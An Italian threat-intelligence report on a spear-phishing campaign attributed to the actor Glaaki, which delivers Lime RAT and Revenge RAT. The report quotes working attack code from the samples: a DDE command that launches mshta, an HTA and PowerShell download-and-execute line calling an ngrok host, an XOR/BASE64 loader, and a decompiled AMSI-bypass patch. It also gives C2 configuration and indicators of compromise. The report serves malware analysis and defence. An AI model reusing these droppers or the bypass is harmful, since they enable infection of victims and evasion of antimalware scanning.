Glaaki: l’avversario sperimenta Lime RAT

Pubblicato: 09/04/2020 12:41

Categorie: Cyber Crime, Europe, Threat
Tipo di Informazione: Tattico, Tecnico
Distribuzione: **TLP:RED**[1] - Declassificato TLP WHITE in data 12/02/2021

Genesi

Un nuovo documento in formato Excel dal nome **“documentoXriassuntivo.xlsx”** è stato distribuito presumibilmente mediante una campagna di spear-phishing. Il nome ed i dettagli del malware mostrano come l’avversario noto come **Glaaki** continui ad affinare le proprie tecniche di infezione.

Assessment

Le attività di analisi del CIOC di TS-WAY hanno permesso di ricostruire la catena di infezione a partire dal documento XLS fino ad arrivare ad una variante di **Lime RAT** con C2 attestato presso l’IP **185.140.53[.]25**. Le caratteristiche del documento malevolo, del payload e dell’infrastruttura di distribuzione, nonché alcuni errori di sicurezza operativa commessi dall’attaccante hanno permesso di ricondurre l’azione all’avversario noto come **Glaaki**, attivo sin dal 2017.

Questo report in breve

- Documento XLS dotato di esecuzione di codice tramite DDE (CVE-2017-0199)
- Dropper realizzato in Powershell e dotato di offuscamento BASE64 e XOR
- Lime RAT utilizzato come payload
- C2 nascosto dietro VPN e attestato sull’IP **185.140.53[.]25**
- Distribution host tunnellizato tramite ngrok e implementato tramite WAMP
- Campagna riconducibile per TTP ed errori di opsec a **Glaaki**

Analisi Tecnica

Il file `documentoXriassuntivo.xlsx` (`56040feba8ed97871c92bfffe9509d0f`) è un documento Excel in formato Office 2007 con ogni probabilità distribuito attraverso email di phishing.

Il documento contiene una DDE Command Execution, che gli consente di eseguire codice senza l’utilizzo di macro.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink
xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
mc:Ignorable="x14"
xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><d
deLink
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships
" ddeService="excel"
ddeTopic="C:$B$1\..\..\..\..\..\..\windows\syswow64\cmd.exe /c mshta https:\
\d09d074b.ngrok.io/docs.hta"><ddeItems>
<ddeItem name="'" advise="1"
preferPic="1"/></ddeItems></ddeLink></externalLink>
```

Il file docs.hta (`c7e0170d9c466cc6c5ce0ef13149cad9`) viene quindi scaricato ed eseguito. La sua logica è piuttosto semplice:

```
<!DOCTYPE html><html><head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no"
SYSMENU="no" CAPTION="no" />
<script type="text/vbscript">
Private Sub stage0()
CreateObject("WScript.Shell").Run ("powershell.exe -w 1 -noexit Invoke-
expression (( curl 'https://d09d074b.ngrok.io/file' -
UseBasicParsing).RawContent)"),0,true
End Sub
Sub AutoOpen()
stage0
End Sub
AutoOpen
Close
</script>
</head><body></body></html>
```

Il seguente **codice Powershell** viene quindi eseguito:

```
IEX(( curl 'https://d09d074b.ngrok.io/file' -UseBasicParsing).RawContent)
```

A questo punto, Powershell scarica il contenuto della risorsa remota `https://d09d074b.ngrok[.]io/file` (`985c0ef6432c7212fe4c1710b6f25317`) e lo esegue.

Il codice scaricato è il seguente:

```
$a = @(85,87,...,66,64)
$b = @(64,64,...,64,48)
$c = @(76,84,...,84,50)
$d = @(109,123,...,111,79)
$e = @(98,96,...,64,64)
$f = @(64,64,...,72,64)
$g = @(99,118,...,60,60)

$xorencrypted = $a + $b + $c + $d + $e + $f + $g
$decrypted = @()
foreach($byte in $xorencrypted){$decrypted += $byte -bxor 1 }
$base64string = [Text.Encoding]::UTF8.GetString($decrypted)
function Bypass-AMCEE { if(-not
([System.Management.Automation.PSTypeName]"Bypass.AMCEE").Type) {
[Reflection.Assembly]::Load([Convert]::FromBase64String($base64string)) |
Out-Null } [Bypass.AMCEE]::Subvert(); }
Bypass-AMCEE

$b =[System.Convert]::FromBase64String("VRVR...VR8EHR1dVR8EHR1YSg==")

for($i=0;$i -lt $b.count;$i++){$b[$i]=$b[$i] -bxor 0x71}

IEX([System.Text.Encoding]::UTF8.GetString($b));
```

Lo script comincia con la ricostruzione del binario 32a52704f9b3a8ea4db6acbe5429a747, che è una **implementazione di una nota tecnica di bypass** [1] **del meccanismo di sicurezza AMSI** [2] presente nelle più recenti versioni di Microsoft Windows.


Il corpo dell'eseguibile viene ricostruito concatenando diversi array di byte, quindi xorando il risultato con la chiave 1 ed infine deoffuscando il risultato tramite BASE64.

```
// Token: 0x06000005 RID: 5 RVA: 0x00002050 File Offset: 0x00000250
public static int Subvert()
{
    Console.WriteLine("Running");
    IntPtr intPtr = AMCEE.LoadLibrary("amsi.dll");
    bool flag = intPtr == IntPtr.Zero;
    int result;
    if (flag)
    {
        result = 1;
    }
    else
    {
        IntPtr procAddress = AMCEE.GetProcAddress(intPtr, "AmsiScanBuffer");
        bool flag2 = procAddress == IntPtr.Zero;
        if (flag2)
        {
            result = 1;
        }
        else
        {
            UIntPtr dwSize = (UIntPtr)5UL;
            uint num = 0u;
            bool flag3 = !AMCEE.VirtualProtect(procAddress, dwSize, 64u, out num);
            if (flag3)
            {
                result = 1;
            }
            else
            {
                byte[] source = new byte[]
                {
                    49,
                    byte.MaxValue,
                    144
                };
                IntPtr intPtr2 = Marshal.AllocHGlobal(3);
                Marshal.Copy(source, 0, intPtr2, 3);
                AMCEE.MoveMemory(procAddress + 27, intPtr2, 3);
                Console.WriteLine("patch applied.");
                result = 0;
            }
        }
    }
    return result;
}
```

Il secondo e più lungo payload in **BASE64** contenuto nella variabile $b viene invece deoffuscato e xorato con la chiave 0x71. Il risultato è un **nuovo script Powershell**:

```
$d ="TVqQAAMAAAAEAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==";
[byte[]]$start = [System.Convert]::FromBase64String($d);
$oz = [System.Threading.Thread]::GetDomain().Load($start);
$async= $oz.EntryPoint.invoke($null,$null);
```

La variabile $d contiene un **PE offuscato tramite BASE64**. Una volta decodificato, il file appare un PE caratterizzato dall'hash `a4b92f812abebb84ad8f8d8b8ff6dd41`. L'eseguibile ottenuto, che viene eseguito direttamente in memoria, è una variante di **Lime RAT** [4], caratterizzata dal PDB `H:\VS project\Irina2\Irina2\obj\Release\Irina4.pdb`.




La **configurazione del RAT è presente in chiaro all'interno del codice** dello stesso ed è facilmente recuperabile attraverso la decompilazione dell'eseguibile, scritto in VB.NET e compilato attraverso Visual Studio. I dati rivelano che il RAT si connette all'IP `185.140.53[.]25` sulla porta `1607`, nodo di uscita di una VPN.

```
namespace Lime.Settings
{
    // Token: 0x02000006 RID: 6
    public static class Config
    {
        // Token: 0x04000005 RID: 5
        public static string host = "185.140.53.25";

        // Token: 0x04000006 RID: 6
        public static string port = "1607";

        // Token: 0x04000007 RID: 7
        public static string id = "SXJpbmF6b2xpbmE=";

        // Token: 0x04000008 RID: 8
        public static string currentMutex = "3790fb4cda984203b";

        // Token: 0x04000009 RID: 9
        public static string key = "qwerty35";

        // Token: 0x0400000A RID: 10
        public static string splitter = "!@#%^NYAN#!@$";

        // Token: 0x0400000B RID: 11
        public static Stopwatch stopwatch = new Stopwatch();

        // Token: 0x0400000C RID: 12
        public static Mutex programMutex;
    }
}
```

Sebbene l'utilizzo di **Lime RAT** rappresenti una novità, l'uso di script Powershell con chiave XOR `0x71`, il distribution host tunnelizzato grazie al servizio offerto da **ngrok** mediante il piano free e il C2 nascosto dietro VPN, sono tutte caratteristiche riconducibili all'avversario **Glaaki**.

Analizzando il contenuto della directory visibile all'url `https://d09d074b.ngrok[.]io/`, è stato possibile identificare ulteriori dropper HTA e payload in Powershell; questi ultimi in particolare portano all'esecuzione di nuove compilate di **Revenge RAT** con le stesse modalità già viste **in report precedenti.**



I sample di Revenge RAT estratti dai vari dropper sono riassunte nella tabella seguente.

Sample	Config	PDB
83e045ebc7235e8e2461adab9ba01588	H = 185.140.53[.]25 P = 8989 ID = Zolina Key = #BLABLABLA#	H:\rev rat\CSharp REV\ Revenge-RAT v0.0.3.5 BETA By N A P O L E O N\ REVRAT035beta\NewClient2\NewClient2\ NewClient2\obj\Release\Zolina.pdb
1f1f4e86e2a6151f81f48f2a087c85cb	H = 185.140.53[.]25 P = 8989 ID = Carolina Key = #BLABLABLA#	C:\Users\Gianni\Desktop\ VB_Projects\NewClient2\ NewClient2\obj\Release\Carolina.pdb

Le analisi svolte sul C2 hanno confermato che l'avversario continua ad adoperare **WAMP** [3] per **realizzare velocemente un webserver Apache/PHP** su di una macchina Microsoft Windows. Sull'url `/phpsysinfo/index.php?disp=dynamic` WAMP espone automaticamente e senza necessità di autenticazione una interfaccia che permette di **esaminare alcune caratteristiche dell'hardware del server**, quali nome dell'host, modello del pc, processore, mac address delle interfacce di rete: tali dettagli sono rimasti invariati durante le ultime campagne e permettono di attribuirle allo stesso attore con un margine di confidenza molto elevato.

System information : PC (::1)

Template phpsysinfo Language en

SYSTEM VITAL

Canonical Hostname	PC
Listening IP	::1
Kernel Version	10.0.18363 (64-bit)
Distro Name	Microsoft Windows 10 Home
Uptime	2 days 10 hours 52 minutes
Last boot	Mon, 06 Apr 2020 04:06:21 GMT
Current Users	1
Load Averages	19
System Language	Italian - Italy (1040)
Code Page	windows-1252
Processes	261

HARDWARE INFORMATION

- **Machine**
  - ASUSTeK COMPUTER INC. G750JZA
- **Processors**
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
- **PCI Devices**
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #4 - 8C16
  - High Definition Audio Controller
  - Intel(R) 8 Series/C220 Series USB EHCI #2 - 8C2D
  - NVIDIA GeForce GTX 880M
  - Killer Wireless-N 1202 Network Adapter
  - Intel(R) HM87 LPC Controller - 8C4B
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #1 - 8C10
  - Intel(R) 8 Series/C220 Series USB EHCI #1 - 8C26
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #5 - 8C18
  - Intel(R) 8 Series/C220 Series SMBus Controller - 8C22
  - Intel(R) HD Graphics 4600
  - Intel(R) Xeon(R) processor E3-1200 v3/4th Gen Core processor DRAM Controller - 0C04
  - Qualcomm Atheros AR8171/8175 PCI-E Gigabit Ethernet Controller (NDIS 6.30)
  - Controller host Intel(R) USB 3.0 eXtensible - 1.0 (Microsoft)
  - Intel(R) Xeon(R) processor E3-1200 v3/4th Gen Core processor PCI Express x16 Controller - 0C01
  - Intel(R) Mobile Express Chipset SATA RAID Controller
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #3 - 8C14
  - Intel(R) Management Engine Interface
- **SCSI Devices**
  - Intel Raid 0 Volume
  - HGST HTS721010A9E630
  - MATSHITA BD-MLT UJ260AF
- **USB Devices**
  - (2x) Generic USB Hub
  - (2x) USB Root Hub
  - USB Input Device
  - Qualcomm Atheros AR3012 Bluetooth 4.0
  - USB Root Hub (USB 3.0)
  - USB Composite Device
  - USB2.0 UVC HD Webcam
  - 802.11n USB Wireless LAN Card
  - USB Mass Storage Device

MEMORY USAGE

Type	Usage	Free	Used	Size
Physical Memory	38%	9.80 GiB	6.08 GiB	15.88 GiB
Disk Swap	12%	3.79 GiB	505.00 MiB	4.28 GiB
E:\pagefile.sys	12%	3.79 GiB	505.00 MiB	4.28 GiB

MOUNTED FILESYSTEMS

Mountpoint	Type	Partition	Usage	Free	Used	Size
C:	NTFS	Local Disk	98%	1.95 GiB	93.44 GiB	95.39 GiB
D:	NTFS	Local Disk	99%	5.47 GiB	460.28 GiB	465.75 GiB
E:	NTFS	Local Disk	89%	51.73 GiB	414.03 GiB	465.76 GiB
F:	NTFS	Local Disk	97%	3.76 GiB	118.22 GiB	121.98 GiB
G:		Compact Disc	0%	0 B	0 B	0 B
H:	FAT32	Removable Disk	51%	28.95 GiB	29.65 GiB	58.59 GiB
I:		Compact Disc	0%	0 B	0 B	0 B
		Totals	**92.39%**	**91.85 GiB**	**1.09 TiB**	**1.18 TiB**

NETWORK USAGE

Device	Received	Sent	Err/ Drop
WAN Miniport [Network Monitor]	0 B	0 B	0/0
74-24-20-52-41-53			
WAN Miniport [IP]	0 B	0 B	0/0
68-B7-20-52-41-53			
WAN Miniport [IPv6]	0 B	0 B	0/0
70-60-20-52-41-53			
VMware Virtual Ethernet Adapter for VMnet1	0 B	132.60 KiB	0/0
VMware Virtual Ethernet Adapter for VMnet8	11.31 KiB	141.99 KiB	0/0
Bluetooth Device [Personal Area Network]	0 B	0 B	0/0
90-48-9A-69-15-28			
3Mb/s			
Qualcomm Atheros AR8171_8175 PCI-E Gigabit Ethernet Controller [NDIS 6.30]	0 B	0 B	0/0
78-24-AF-AB-80-26			
802.11n USB Wireless LAN Card	6.10 GiB	937.50 MiB	0/0
AC-A2-13-2B-5C-F1			
192.168.1.14			
313.5Mb/s			

Created by phpSysInfo - 3.2.7

Riferimenti

[1] https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html
[2] https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
[3] http://www.wampserver.com/en/
[4] https://github.com/NYAN-x-CAT/Lime-RAT

Eventi IOC

1. [1200642] New Glaaki campaign

Note

[1] Per maggiori informazioni riguardo le TLP si e' pregati di consultare https://www.us-cert.gov/tlp

Contatti

intel@ts-way.com